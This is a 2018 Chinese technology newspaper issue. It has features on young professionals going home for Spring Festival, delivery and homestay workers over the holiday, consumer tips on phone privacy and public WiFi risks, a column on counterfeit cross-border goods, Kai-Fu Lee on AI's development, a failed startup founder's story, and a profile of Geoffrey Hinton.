胡云磊 32 岁时才从四川大学博士毕业,同窗的同学们大多已经成家立业,而他除了一纸文凭以外似乎没有更多的了。不过毕业后,华为深圳总部很快向他抛来了橄榄枝,他也很快接受,成为了一名"深漂"。

一晃三年时间过去,胡云磊一直在华为信息安全部门里做着普通程序员的工作。对于未来,似乎也没什么好期待的。没有房屋补贴,没有生活补贴,尽管年薪 30 万元,但在刨除了所有生活开支之后,想要在房价动辄七八万元一平方米的深圳买下一套属于自己的房子,几乎是不可能的。

而更让他感受到危机的是,华为的团队一直保持着年轻化,而胡云磊眼看着也是快四十的人了,也没有个一官半职。如果公司继续更新团队,那么他很有可能会是牺牲者。因此这次春节回家,一方面是为了和父母相聚,另一方面也希望能为自己找好另一条路。

胡云磊说,在华为打拼的这几年,给他带来的最宝贵的东西是和女朋友之间建立起了深厚的感情。他和女朋友是在四川大学读博期间认识的,是同门师兄妹。之后,一起进入华为,在深圳共同打拼和生活了三年时间。这次,他们俩一起回到重庆,他们说"重庆其实只比深圳少了科技感,但却多了更多温暖和烟火气"。

大家问他,在深圳打拼是不是压力很大?他摇摇头说道:"当我意识到我买不起深圳的房子时,我就已经做好了回家的打算了,之后我就放轻松,好好享受生活了。"大年三十前一天下午,双方父母见了面确定了婚事,回重庆定居的计划也正式提上了议程。

而初五时,胡云磊就告诉记者,他和女朋友已经确定会在 7 月份回到重庆。两人都在同一所大学教书,"深漂"的三年对他们来说算是一段经历,一次磨炼。深圳有深圳的繁华,随处充斥的科技感让他们时刻能够感知这个世界最新最快的发展和变化。不过,家乡宁静的四季三餐,才是他们奋斗之后的心之向往。

上接06版

哪些设置泄露了你的隐私

一个多月前,笔者朋友的微信账号被盗,令她百思不得其解的是,密码很复杂,手机也没有被偷,怎么会遇上这样的事情?刚开始真没朝这方面去想,直到打开短信,准备批量删除时,才发现有数条密码修改验证短信躺在收件夹里。原来是这样。

无论 iPhone 手机也好,还是 Android 手机也好,在默认设置下有一个巨大的漏洞,就是锁屏界面弹出短信是可以滚动预览具体内容的,而 99%的人,都是默认设置(图 3)。设计的初衷是为了方便,减少解锁的流程,而这恰恰会被别有用心的人利用,只要激活找回密码功能,验证码就赤裸裸地显示在锁屏界面,看完滑动清除。

笔者一直认为,只有控制好软件权限才能真正地防止 Android 系统所谓的病毒。安装任何 APP 的时候,请花 1 分钟时间看看权限要求(图 4),比如打车 APP 要获取定位信息,这个可以理解,但是一个听音乐的 APP 要获取定位信息是什么意思呢?再比如,一个新闻客户端,却要你开放麦克风和电话本读取的权限,你不觉得奇怪吗?宁愿选择不安装,也要降低隐私泄露的风险。

对于不习惯设置密码的你,再次提醒,别因为图一时方便,最后到处找后悔药。当你手机遗失的那一刻开始,你会心神不宁,所有秘密都不是秘密。

关于手机的使用,请以最克制的姿态使用手机,不折腾,Root 权限能不打开就别打开。如果安装第三方输入法,在输入密码时切记要切换到系统输入法。为什么?如果笔者告诉你,使用第三方输入法的时候,你敲击的字母、输入的习惯都会上传到云端进行分析,你会害怕吗?

哪些坏习惯让你的家门大开

在诸多使用风险中,笔者觉得第一个要注意的就是不要在公共场所乱连 WiFi,根据 WiFi 万能钥匙日前发布的《2017 年中国公共 Wi-Fi 安全报告》显示,餐饮美食场景下的风险热点比例最高,其次是在休闲娱乐和生活服务场景下,被推送广告链接只是小儿科,更有进行 DNS 劫持和 ARP 攻击的,一定要选择有官方认证机制的热点进行连接,关闭手机的 WiFi 自动连接功能,避免自动连接没有密码的风险热点(图 5)。

还有一点要特别提醒,就是"扫一扫"要慎重。要知道这是手机的一个开放入口,你扫描"有毒"的二维码,很可能会被植入病毒、木马程序,自动安装,潜伏在手机后台运行,并且不会在桌面上显

示任何图标,通讯录、银行卡号等个人隐私信息就这样被悄无声息地盗取了。

在用手机注册各种网站的时候,最好不要填写个人真实信息,尤其是姓名、电话号码、家庭住址、出生年月、QQ、车牌。多用大脑思考:"这个必须填吗?填个假的行不行?"因为这些信息组合起来,

足以把你祖宗八代都翻出来。支付密码最好能独立,能用指纹就用指纹。

此外关闭微信中"附近的人"(图 6),关闭苹果手机中"常去地点"功能。不要使用安全性弱的邮箱,更不要用该邮箱绑定支付宝或者 Apple ID,一定要开启二次验证。坚决禁止使用共享充电宝,禁止连接到他人的电脑上充电,这两个行为风险极大,等同于直接把家门打开。

看过《死亡笔记》的人都知道,只要真名和长相被知道了,整条命就处于危险中。在互联网的世界,如果你把自己的真实信息泄露,也许连最后一条底裤都会被扒光。

下转08版

上接07版

腾讯娱乐小编:我更爱这个有我家人的地方

熊琦和家人回老家

从2015年在腾讯实习开始，这已经是熊琦(化名)成为北漂的第三年了。今年她学聪明了一些，提前半年就订好了回家的机票,花了978元,比去年节约了将近一半。尽管家境还算不错,但在外打拼久了，熊琦也慢慢掌握了精打细算的技能。

熊琦现在是腾讯娱乐新闻板块的一名编辑,春节放假前,她发了一条微博,写着:“别的不说了，最近娱乐圈的各位大大们,麻烦可劲儿趁过年前作妖吧,祈祷娱乐圈过年期间风调雨顺！”

前年中秋节乔任梁意外离世，去年国庆节鹿晗关晓彤公布恋情，每每遇上这样的娱乐圈大事件，熊琦和她的同事们就得不分时间地开始忙碌起来。这次春节回家前,她默默许上这样的心愿,希望能和家人安安心心地在一起过个年。

“欢迎来到四川省广安市！”刚下飞机，手机就收到了这条熊琦无比熟悉的短信。这里是邓小平的故乡,更是熊琦生活了十几年的地方。父母带着妹妹早早地来到机场等待大女儿，今天又是他们一家四口难得相聚的时光。

工作几年的熊琦已经开始独立带实习生工作了，校园里的稚气在她身上慢慢被工作的魄力所替代。但回到家里,她还是那个被父母宠爱的乖女儿，被妹妹崇拜的大姐姐。“不管北京有多繁华,但我始终更爱这个有我家人在的城市。”熊琦说。

家乡虽然没有无人超市，但却有熟悉的阿姨开的小卖部;家乡的人也不太了解什么叫人工智能,但你和他们谈起机器人,他们也会点头说知道。在北京工作时,回到家里就只会紧闭房门自己呆着,一起合租的室友可能都叫不上名字。但在家乡,楼上楼下邻里之间都十分亲密。

新媒体人:回到老家,就被打回原形

于海宁毕业后留在了北京，进入了一家新媒体公司工作，今年已经是第五年。每年春节回家是他非常期待的一件事,但同时也给他心里带来了一些落差。回家会带来团聚的幸福，但也会带来对生活的整体思考。“如果要用一个词来概括回家的心情,那么我想应该是矛盾。”他说道。

于海宁的老家在黑龙江省绥化市的一个农村里，回家路程中的温度是逐渐降低,但心里的暖意却越来越浓。用他自己的话来说就是，受尽了一年的风霜雪雨之后，回到家乡这件事本身就是一场最大的治愈。

和众多北漂大军一样,在繁华的大都市里，于海宁不过就是一只努力的小蚂蚁。但回到家里,他这个历经风雨的糙汉子也变成了幸福的宝宝,过上衣来伸手饭来张口的日子。但他又认为这种爱也是一种束缚,这种被控制感会引发矛盾。于是,爱的两面性转化为去留的两面性。

而除此之外，大城市里没有的嘘寒问暖也在家乡得到了加倍的体现。“收入多少？结婚了吗？生孩子了吗？这几大问题每年都困扰着我，七大姑八大姨的强烈好奇心实在是让我招架不住。”于海宁说道。

在北京，于海宁的同事很少有30岁之前结婚生子的,不论男女。大家都把如何更好地实现自己的人生价值放在结婚生子之上,但回到老家,大家却总是会用奇怪的眼神审视着于海宁，仿佛还未结婚生子的他是个异类。

每每想到这里,他总是觉得很感伤,他说:“我们这一代从农村出来的大学生,和那些市里的大学毕业生没法比,和老实呆在农村的人也没法比。我们在各个阶段都那么拼命，但却始终没能成为我们心中的那种人。”

留守者:互联网改变了我们的春节

民宿老板:我的春节任务是让别人家团聚

春节的法定放假时间只有七天,但春节旅游旺季却属于整个2月份。从2月初开始，张世贵每天就不断地奔波于机场、民宿、家这三点之间。

一年前，张世贵还是个对新兴科技一窍不通的中年人,每天和朋友聚聚,打理打理小生意就过了。但有一天,儿子告诉他可以把家里闲置的空房重新装修出来做民宿。之后,张世贵换了一台智能手机,注册了几家网约民宿平台,当起了一名民宿老板。

在之后的一年里,张世贵的朋友说他不是在接客人的路上,就是正在收拾民宿房间。而张世贵的民宿生意也确实越做越好,今年春节,他的第二间民宿也正式对外接单了。整个过年期间,他都在忙着经营民宿,所有房间都被早早地预订完了。

就连大年三十当天，张世贵也早早出门去机场接上了客人，那是一起出来旅游的一家五口,包下了整间民宿。张世贵想着大年三十不太好打车，客人拖着行李坐公交又不方便，于是干脆自己开车去接。

“今年我就是60岁的人了,没想到还能赶上一波互联网的浪潮，做起这个买卖。”张世贵说。做了民宿老板,张世贵不仅学会了熟练操作各种软件，还能够用这些软件来为客人提供更好的服务,许多外地甚至是外国的客人都给了他很高的评价和分数。

张世贵将他的民宿取名为“贵哥之家”,名字很简单,和平台上大多数华丽的名字相比甚至有些老套俗气。但张世贵的心愿就是希望能够让来往的客人体会到普通的家的感觉,而他做到了,许多客人给他的评价也都有提到。

尽管春节期间没能陪着家人一起聚聚,但他的老婆孩子也都表示了理解。他们说张世贵经营网约民宿之后，整个人都焕发了新的活力,更加年轻有精神了。

外卖小哥:大家都不挣的钱我来挣

春节期间坚守在站点的快递员

返乡大军通通回家之后，街道上骑着电瓶车来往穿梭的外卖员也变得很少。打开外卖软件,能够点餐的商家少了近一半,而配送费也涨到了6元至15元不等。但尽管如此,外卖还是很难接单。

滕德斌是为数不多的春节期间也坚守在岗位上的外卖员之一。大年初二时，记者在晚上十点左右点了一份夜宵。平日里不超过40分钟就能够抵达的外卖,在当晚经历了两次因没有骑手接单而取消订单之后，终于在1小时37分钟之后送达。

一开门，滕德斌便向记者表示了歉意，并解释了是因为站点人手不够所以导致迟迟没有人接单。之后,记者向滕德斌了解到,他老家在贵州省六盘水市,今年打算等大年过了再回家，春节期间就坚守在岗位上。

滕德斌告诉记者，今年他们站点给外卖员的补贴是大年三十一人100元,大年初一一人200元。平时4元一单的配送费,现在涨成8元一单。许多外卖员觉得就算春节期间多一些补贴，但算下来也多挣不了多少,所以大都回家了。“平时我们站点每天平均能接到1000单左右,过年期间不少商家休息，上班族也返乡了,所以订单会减少3至4成,但外卖员却少了近7成，所以会出现无人接单的情况。”滕德斌解释道。

别家都在团聚，路上变得车少人少时,滕德斌也会觉得孤独。夜晚的冷风也尤其刺骨，但滕德斌还是咬着牙坚持。滕德斌的家境不富裕,父母没什么能力给他提供帮助,他想在城市里买房安家、娶妻生子,就必须得靠自己的双手来慢慢挣。

“别人不想干的活儿,我来干,能多挣一分也算一分吧。”滕德斌这样说道,“我很清楚外卖员这个活儿我也不可能长久地干下去，这也是个吃青春饭的工作,所以趁我还年轻,还能多送几家,我就尽力多送几家。”

快递员:遗憾不能陪伴家人

每年春节,多家快递公司就会放假。而每到这时,不放假的邮政快递就会迎来生意最好的时候。董世伟是邮政快递一个站的站长,在邮政快递工作已经有十年时间了,而这期间,他仅仅回家过了2次春节。今年,他也不例外地坚守在站点。

大年三十早上7点,董世伟准时到了站点，打开大门开始对包裹进行简单的分拣，然后把自己负责片区的包裹一一转移到三轮车上,骑上三轮车后,便正式开始一天的工作。春节期间,光是一个早上,他就要往返两次,才能送完整个片区的包裹。而即便是大年三十,他也工作到了晚上8点。

和往常一样，他还是将快递一一放入快递柜之后,再通知收件人取件。但在大年三十当天,董世伟遇到了两个收件人,让他感到十分温暖。这两个取件人都很诧异他在大年三十当天都仍在坚持派件,收到包裹时十分惊喜,同时也很心疼他。

一位收件人在下楼取件时带来了一晚热腾腾的鸡汤给董世伟，另一位收件人更是给他发了一个一百元的新年红包以示感谢,他对董世伟说:“师傅,非常感谢您今天把件派到我手里，这是我女儿给我送来的新年礼物。”

“其实我已经习惯了，但客户这样的慰问还是十分温暖。”董世伟说道。于他而言,在春节期间的工作除了多了些节日的气氛以外，其他并没有什么不同。无论是他自己,还是家人,都早已习惯。但在董世伟心里,没办法和家人一起吃上年夜饭,看看春晚,一直是一个遗憾。

科技有情怀

网易考拉卖的真货还是假货？这事真说不清楚

@王月

最近，网易考拉和中消协还有雅诗兰黛中国公司这场大戏，真是很精彩。先是中消协发布了 2017 年“双 11”网络购物调查体验情况通报会。其中，“海淘”商品涉嫌仿冒较多，包括淘宝、京东、聚美优品、网易考拉等相关店铺均被发现涉嫌销售假货，其中包括雅诗兰黛的一款眼霜。消息一出，网易考拉和聚美优品都发布声明称，中消协提到的假货，都是海外正品商品，采购来源清晰可靠。

作者简介：成都媒体人。从来不看电视、关注科技领域、换个手机就能高潮的新时代网络宅男。相比煽情电视剧，还是IT界的各种黑科技更能让人流泪。

相比聚美优品，网易考拉的语气要更强硬一些。他们甚至在公告中质疑，中消协所使用的鉴定机构并不具备该商品的鉴定资质。对于这一质疑，中消协自然是不予理睬。相关负责人表示，所有的信息在报告中已经公布，没有任何改变。意思就是，假货还是假货，所以你质疑也没用。

不过呢，中消协还是点出了负责鉴定的公司，那就是“商标权益人或授权人”。于是，网易考拉又怼上了雅诗兰黛中国公司，要求他们于 24 小时内公示相关化妆品产品的鉴定标准及鉴定方法。不过呢，雅诗兰黛中国公司也没有回应。

这就有些尴尬了。网易考拉认为，他们采购然后售卖的化妆品，是海外正品商品，那就是真货。但在这些化妆品品牌的中国公司看来，这些海淘的化妆品都是串货行为，损害了公司的利益，为了维护渠道，所以这是不能认定为真货的。

但他们又不能明着说，所以你让他们来鉴定，他们肯定不会配合了。就算你去找其海外总部要求鉴定，但总部也要维护分公司的利益，所以谁都不会告诉这是真是假。

这种心照不宣的事情，就被很多淘宝卖家钻了空子。很多人会在自己的商品介绍中宣称，支持专柜验货，假一赔十，然后正大光明地卖假货。因为他们知道，就算你拿着他们卖的假货去专柜验货，专柜的回应只有一种：不是我这里卖的，不提供验货的服务。有时就算是专柜工作人员看出来这就是假得不能再假的东西，他也不方便说出来，也不好提供任何证明。

那么谁能证明真假呢？大家只有自己练就一副火眼金睛，没有权威的认定。就算一些 APP，比如虎扑旗下的“毒”APP，提供鉴定球鞋的服务。但 APP 所依赖的，还是民间一些玩鞋的“大神”们。这些人大多都能看出球鞋的真假，但始终不算真正的权威，而且这个模式也有隐患。一旦卖假鞋的商家跟鉴定球鞋的大神相勾结，把假货说成真货，平台方面一旦监管不力，那就是假鞋满天飞了。

这就是网络时代的特有现象了。如果不是去专柜买的东西，就不能去较真，因为没有人能告诉你这东西是真是假。当然，对于普通消费者而言，网易海淘所宣称的海外正品，用起来应该就是正品了。但问题在于，现在售假的商家太多，不少电商平台都混入了不少。同样一个东西，自营跟第三方所卖的靠谱程度区别都很大。即便是自营，也难以保证不会出假货。毕竟从生产商到国内总代到电商平台，甚至包括消费者，总会有某个环节造假。最极端的是，此前某运动品牌在其官网销售篮球鞋，假鞋贩子买到以后，换个假货再退回去。一旦验货环节发生疏忽，假鞋就会被当作真鞋发给其他消费者。

那么，遇到问题产品怎么办呢？因为并没有谁会给你鉴定，所以走正常途径是没用的。这点大家都懂，大闹大赔，小闹不赔。会哭的孩子有奶吃，这也是中国特色了。

名人专栏

人工智能的发展要经历四大浪潮

@李开复

在大众的眼里，人工智能就是存在于科幻片中的强人工智能，能够达到人脑的能力。但是科学家们很清楚，在未来的十几年中，最大的机会一定是属于弱人工智能的，它们不需要达到人脑的所有功能，因为这太难了。

作者简介：1998年加盟微软公司，并创立微软亚洲研究院。2005年加盟Google，担任中国区总裁一职。2009年，在中国北京创立创新工场，出任董事长兼首席执行官。同年，成为年度品牌中国十大人物之一。

如今看来，现在的人工智能只是在某一个特定的领域用大量的数据来做出比人更精确的判断。并且用以创造价值和提升效率，人类也因此能够得到解放，不需要再浪费大量人力来做重复性的工作。人类要做的，应该是那些更有创意和更有爱的工作。

当下，人工智能、移动互联网、区块链都是非常火热的领域。它们三者也常常被用来作比较，但严格来说，人工智能和其他技术绝对不是在一个层面的。人工智能能够渗透进全世界的每一个产业，包括传统产业、新兴产业，能够提升人类工作效率，能够取代人类部分工作，更能够促进产业升级。

但从整体发展过程来看，我认为人工智能会经历四波浪潮。第一波是互联网浪潮，像 BAT 这样拥有庞大数据库的企业能够在人工智能的帮助下做出更好的产品，产品带来利润之后又能反哺，从而为企业带来更多 AI 人才、更多数据，并如此迭代下去。

第二波浪潮是把 AI 用到各个行业当中，现在涉及最多的是金融、银行、保险等领域，而医疗、生物科学、教育、政务等方面也需要人工智能的帮助。同时我也相信，人工智能能够产生特别大的价值。

在这一阶段，可以对已有数据进行训练，用产生的模型来提升传统产业。如果说过去是互联网 +，那未来要讲的就是 AI+。企业与互联网的“1+1”模式未必能够得到 3 的效果，但 AI+ 任何一个传统行业，都能够得到 3，甚至是更大的效果。

第三波浪潮是创造新的数据。也就是捕捉过去没有的数据，探索开发从未有过的应用。例如，人脸识别可以让工作更有效率；更多的摄像头可以保证机场和火车站等人流密集地方的安全；零售领域也可以针对线下用户开发更多个性化的认知功能。

第四波是自动化的 AI。到了这个阶段，AI 不能再局限于能看能听能分析大数据，还要能动。如果说前面三波浪潮能够把很多白领的重复性的工作用人工智能取代掉，那么第四第五波浪潮的来袭，会把很多蓝领性的工作也替代掉。

不过在发展过程中，中国有优势也有一些不足。优势在于专家、数据和政策，中国人的论文现在出现在顶级期刊里的数量已经越来越多。与前十年的数据相比，已经从 20% 上升到了 40% 多，中国年轻的老师、学生以及研究员都开始在全球绽放光芒。

人工智能的能源就是数据，谁的数据多谁就有优势。中国不仅人口众多，同时移动互联网数据是美国的 3 倍。无论是电子成长率、外卖数据还是移动支付的数据，都是美国的几十倍。在如此庞大的数据库面前，中国一旦拥有巨大的计算中心和顶尖科学家，便能够实现引领全球。

从政策方面来说，百度此前发布的 AI 白皮书中写道，希望中国在 2030 年成为全世界人工智能的创意大国。在十九大报告中，我们也能看到政府对人工智能特别大的认可。报告中不但谈到了人工智能，还谈到了人工智能加上实体经济是中国特别大的动力。

不足之处在于投资额度。目前中国专利的数据远落后于美国，专利背后往往隐含着顶级的研究。如果想要成为世界人工智能领先国，那光看顶级期刊论文数量是不行的，科研人员和专利数量才是更重要的东西，这点从图灵奖获奖情况，或者中国科研专家在世界上的排名就能发现。

最后我想说，北京不能只是全中国的人才中心，还应该是全世界的人才中心。人工智能不能只是写论文的游戏，产学研的合作已经不能是一个学交给研，研交给产的过程，而应该是三者捆绑在一起互相作用。

责编:邓晓进 组版:何雪松 责校:杨军
日期:2018.2.26 投稿邮箱:pcw-advice@vip.sina.com

鲜果切O2O创始人从月入百万到穷光蛋

创业失败的你**还好吗?**

@本报记者 李靓麟

在万人创业的时代下,成功者会成为行业的标杆,但他们只占据其中的 1%,更多创业失败的人才是那 99%。关于创业,漫天飞的新闻都是“某某公司成功融资多少个亿”、“某某创始人身价逾几十亿”。但在这繁花似锦的美景背后,真相却显得更为残酷。四处举债,靠卖房卖车才能填补创业造成的大窟窿的人,才是我们身边平凡的大多数。

一夜暴富、空手套白狼的人有,但创业本就是九死一生的事情。或许人人都想破釜沉舟,但却不是人人都能成为主角。倒是这过程中的朋友反目、商场斗争、人情冷暖、失败疼痛,才是这黄粱一梦中的最清醒的现实。

程昊现为旅行摄影师

百万小目标实现

“我慢慢明白了人为什么会不快乐,因为我们总是在期待结果。”这是程昊(化名)刚刚发送出来的一条朋友圈。现在的程昊是索尼签约摄影师,用镜头记录世界是他的座右铭。从朋友圈的内容来看,也大多是他的摄影作品和一些伤感的文字。

也就是在 80 后创业明星茅侃侃离世之后,他才回忆起自己曾经也走过同样的路,也经历过创业失败的惨痛,也同样经历着重度抑郁症的折磨。在万千创业大军的队伍中,他也不过是其中的某某,从月入百万到负债累累,一切恍若一场梦。

项目终止前举办的最后一次化装舞会

程昊今年 30 岁,距最初创业也刚好十年整。第一桶金是在中专毕业时挣到的,学计算机网络应用的程昊在毕业时将所有学习软件打包刻录成碟,并附上详细的安装说明和联系方式。人缘一向不错的程昊,很快就在同学和老师的宣传之下挣到了 1 万多块钱。但随即教务主任批评说他这是公开出售盗版软件,这件事也就熄了火。

带着这一万块,程昊打算去丽江好好旅游一番。但在搜索丽江客栈时,程昊发现可参考的信息少得可怜。于是心生一计,程昊捋了捋自己的专长,想着帮丽江客栈做一个网站。为了能够引来更多客源,程昊还开始自学 SEO 和网络营销知识。

一个月后,程昊开始顺着丽江古城一家一家地找客栈。帮他们免费拍照、制作页面,然后收录到自己的网站里。不出两个月的时间,网站收录的客栈数量就超过了 300 家,优质旅游攻略 1000 多篇。

当各家客栈尝到了互联网的甜头之后,也有人开始建议程昊自己开一家客栈。很快,客栈也开起来了,日子变得十分悠闲。转眼两年过去了,程昊觉得自己被这种慵懒的生活腐蚀了,他不甘心,于是毅然决然地转让了客栈和网站,回到昆明重新创业。

命运的转折点就在 2015 年 10 月,程昊和三个志同道合的朋友,在一间两室一厅的房子里开始了创业之路。他们选择了鲜果切 O2O 这个项目,专为办公室白领提供优质的新鲜现切水果,通过微信下单,直接送货上门。11 月,销售平台在微信正式上线,程昊团队首先进行免费试吃的活动,并且从身边的朋友开始推广。一周时间,每日订单量就稳定在 50 单以上,日均营业额超过 1500 元。

这样的情形,让程昊和他的合伙人们非常欣喜,对未来充满了信心。于是,他们迅速增加了更多水果品种和配送人员。关于水果的储藏、损耗以及大量的人工开销等问题,都被一片祥和的氛围所掩盖住了,成为了一颗颗埋在地下的定时炸弹。

项目越做越火爆,因此也开始有更多的人想要入股。有了更多资金之后,他们开始发售高端新鲜水果礼盒,并因此吸引到了更多新客户,老客户的回购率也达到了 80%。在开业仅四个月后,便实现了总销售额突破 100 万的目标。

迅速扩张之痛

在起早贪黑的忙碌中,2015 年结束了。2016 年,程昊开始迅速扩张团队,员工数量接近 30 人。为了占领更多市场,他们将毛利润率下调了 15%。同时,为了让客户更信任他们,便通过众筹的方式募集了 100 万资金,增加了 28 个股东,开起了实体店。

在昆明年轻人最集中的街道上,多了一家“2 果全球鲜果体验店”。这家实体店在正式营业之前,就几乎花光了募集来的 100 万。程昊和团队在装修上下足了工夫,45 万的租金眼都没眨一下就付了,装修设计也请来了杨丽萍艺术公关的设计团队。最终,92 万砸出了一家极具逼格的水果体验馆。

好的是,实体店开业之后迅速成了网红店。拍写真的、拍微电影的、媒体采访等纷至沓来。一时间,程昊和他的团队都被这样的表象所蒙蔽了。坏的事很快就来了,随着人员的不断增加,产品种类越来越丰富,库存压力越来越大,资金的压力也很快压得他们喘不过气。

到了结算货款和缴纳房租的时候,程昊懵了,原来他们没钱了。创业 11 个月之后,他们终于第一次整理起了账目。而这时,才发现尽管每月销售额有 60 万,但利润却仅有不到 9 万。所有的固定成本近 20 万,每月亏损金额十分高昂。但眼下的货款必须结清,程昊把房子、车子通通低价急售出去,勉强解决了问题,但之前埋下的炸弹却开始一个接一个爆炸。

为了扭亏,程昊开始裁员、降薪、涨价。眼看着花销是降低了很大一部分,但服务质量下降,外送范围缩短,订单量开始急速下滑,每月销售额从 60 万降至 6 万。迫不得已,他走上了民间借贷的路、银行贷款的路,但因此资金漏洞也越来越大,快要把他吞噬了。

很快,28 个股东也开始恐慌,开始质疑程昊的团队,甚至怀疑他们是骗子。迫于重重压力,项目在 2017 年初正式停止,程昊和另外三名合伙人共同承担债务。从有车有房的人生赢家,到负债累累的穷光蛋,也不过短短两年。

在还债的时候,程昊每天都会在脑海里过一遍债主和金额。一次深夜,他坐着夜班车,用一张 A4 纸重新梳理,却不知不觉地写满了整整一页。他说:“我也曾站在楼顶,低头看着如蚂蚁般大小的车流人流,慢慢踮起脚尖,闭上眼睛,打算纵身一跃。也曾在无数个夜里痛哭流涕,无法入睡,一心只想着对不起身边的每一个人,只想着早日了结自己。”

他患上了抑郁症,无数个日夜都在辗转反侧中度过。但幸运的是,他挺了过来,现在的他,手里的相机便是武器,带领他一步步征服着这个世界。

创业泥潭里的冷思考

每一个创业者,无论成败,都是英雄。这个泥潭九死一生,充满焦虑、失落、沮丧和走投无路,无数的人在这条路上有去无回。

但究竟怎样的人能够突出重围?天时、地利、人和,缺一不可。也有人说,80%的创业者最终的失败,都是一开始就注定的。究其原因,是因为本末倒置。正确的创业模式是在自身有了一定实力之后的落地实践,并且通过人脉、资金、客户群的积累成就独立事业。但反观现在的创业环境,多数人是因为过得太迷茫,或者收入不满意等因素,头脑一热开始创业。这种没有长久琢磨的商业模式,压根就是行不通的。

而如果创业者不是盲从而入,那也有许多原因影响着最终的成败。首先,创业要在项目的每一个环节上用心。无论项目进展到哪一个阶段,亲力亲为都是必不可少的。在很多时候,金钱展现的作用其实并没有花费时间和经历展现出来的更打动人心。

其次,创业中的每个机会都要好好把握,某一次机会可能就将带来新的转折点。机会只留给有准备的人,一个项目想要成功,不仅需要努力也要机遇。而如何把握住机遇,也是创业者的一门必修课。黎明之前的黑暗总是很长,机会可遇不可求,需要等待,需要抓紧。

逼格满满的线下实体店

而剩下的最后一步,也是最重要的一步,是坚持。100 步的路程,大多数人是在第 99 步时放弃的。或许是因为久久看不见希望,也或许是资金链中断,四处举债的压力让人难以承受。其实在整个创业过程中,预留资金以确保基本开销就非常重要。而不到万不得已,熬过难关或许很快就能看见黎明曙光。

投资者说 是新生机但并不一定是成功之门

每天都有无数的创业公司在诞生,也有无数的创业公司在倒闭。风口很多,盲目地做追从者只会被淘汰,而把握不住时机的人也没有成功的机会。

鲜果切 O2O 其实在形式上就存在着漏洞。一种互联网模式要成功,一般来说,线下都有成熟的产品。但新鲜水果切盒外送存在许多问题,首先是其保质期短,会对运输和储藏造成首先定压力,因此在线下也一直不是主流销售模式。

同时,也因为耗损率较高,坏掉扔掉的水果太多。这对本身利润就不够多的新鲜水果销售来说也是致命缺陷。而 O2O 模式通过线上接单线下配送,造成了一段时间差,因此也产生了天然的时间成本。

作为一种即时小额消费品,鲜果切其实并不适合 O2O 模式。创业者在确定一个项目之前,需要进行更详细全面的调查和分析。互联网虽然赋予了许多行业新的生机,但却不是任何一个行业都能借其实现腾飞。

AI人物

从边缘走到顶峰，“神经网络之父”是坚持的极少数

@ Jocelyn

如今提起人工智能，“深度学习”和“机器学习”是两个常常被挂在嘴边的词。但作为“深度学习”和“机器学习”基础的“神经网络”，在上世纪 50 年代却被主流学术界认为是错误的概念。提出这一概念的 Geoffrey Hinton，尽管如今被称为“神经网络之父”，但在当时也是学术界的边缘人物。

不过他没有退缩，他坚持认为神经网络的想法不是错误的，主要的问题是计算能力。当时的电脑无法处理数百万张图片，样本容量也实在太小，因此想要让计算机挖掘出图片背后的意义，进行大量的训练是十分必要的。随后的 30 年里，Geoffrey Hinton 一直徘徊在人工智能研究的边缘地带，一直坚持着“计算机可以像人类一样思考”这一观点。

拥有良好判断力的少数派

Geoffrey Hinton 最初的想法来自一个朋友向他描述的全息图工作原理，由于出身科学家世家，Hinton 很快联想到人类大脑也是如此。而人类大脑的信息是通过一个巨大的，由神经元图谱连接起来的细胞网络传播，在多达十亿条的路径上发射、连接和传输，那么计算机是不是也能像这样工作呢?

2017 年 GO NORTH 科技会议上，Hinton 讨论机器学习的问题

当时的学术界普遍认为计算机在规则和逻辑方面做得最好，神经网络的概念根本就是错误的。但 Hinton 却没有丝毫动摇，1972 年在爱丁堡大学攻读博士学位时也选择了研究神经网络。每周，他的导师都会对他说：“你这是在浪费时间。”但 Hinton 的研究还是慢慢取得了一些成功。

博士毕业后，Hinton 被里根政府的外交政策所困扰，因此带着妻子搬到了多伦多，并接受了加拿大高级研究所的工作邀约。很快，Hinton 组建起了一支专攻深度学习的人才团队，其中包括 OpenAI 的联合创始人兼董事长 Ilya Sutskever。回忆起 2000 年的“人工智能寒冬”，Sutskever 说道：“当时我们只有十个人左右，资金非常匮乏。虽然我们是局外人，但我们觉得我们有一种罕见的洞察力，十分与众不同。”

九年时间飞逝，当计算机终于有能力挖掘海量数据时，超级神经网络开始在语音和图像识别方面超越基于逻辑的人工智能。很快，业内的大型科技公司，如微软、Facebook、谷歌等纷纷开始投资。2012 年，谷歌公司的绝密实验室 Google X（现在名为 X），宣布建立一个由 16000 个电脑处理器组成的神经网络，并将其用在 YouTube 上。

随后，该实验室从 YouTube 上提取了数百万个随机的、没有标签的视频，输入到这台新的超级计算机中，并通过编程使其能够理解所看到的内容。最终，神经网格从无数个关于猫的视频中成功分辨出了猫，这也成为了人工智能领域发展过程中的一个激动人心的时刻。

之后，Hinton 和他的助手们就成为了人工智能浪潮中的领导者。 2013 年，Google X 的高级研究员 Jeff Dean 将 Hinton 招进了谷歌。有趣的是，原本就不属于体制内学者的 Hinton，突然之间成为了体制的建立者。尽管观点曾经被业界抛弃，但如今却成为人工智能行业里最炙手可热的人物。

“我之所以能产生巨大的影响力，是因为我是极少数相信这种方法的人之一，而且那些相信这个方向的学生也加入了我，和我一起工作。我必须从他们当中选出那些有良好判断力的人。”Hinton 笑着说，“好的判断力意味着他们同意我的意见。”

矢量研究所成下一个希望

目前，Hinton 和他的团队已经在一些近半个世纪里都没有解决的难题上获得了前所未有的进展。语音识别、图像识别技术都已经获得了巨大的进步。在去年的 Google GO NORTH 大会上，加拿大总理 Justin Trudeau、创新部长 Navdeep Bains，以及谷歌母公司 Alphabet 的执行董事长 Eric Schmidt 等人更是像热切的学生一样坐在桌前，听 Hinton 讲述着神经网络的美妙之处，同时也对他和两名谷歌工程师的最新突破胶囊神经网络做出了简洁而清晰的解释。

具体来说，神经网络依赖于海量的数据来学习，需要很长时间才认识到从不同角度观察的对象是同一个物体。而胶囊是一种人造神经元组成的层，能够跟踪物体的各个部分之间的关系，使识别更快更准确。在科技领域，胶囊神经网络受到了广泛关注，业内人士都期待着 Hinton 的下一次大飞跃。

如今每一家大型科技公司的人工智能专家都在争先恐后地研究深度学习，并希望找到下一个变革性发现。但事实上，在 Hinton 的人工智能研究方法并不是业界主流的时候，许多专家都曾是 Hinton 的徒弟。如今，Hinton 过去的许多学生在 Facebook、谷歌、苹果以及学术界都声名鹊起。他们在学术界传播了神经网络的知识，形成了他们自己的生活方式。

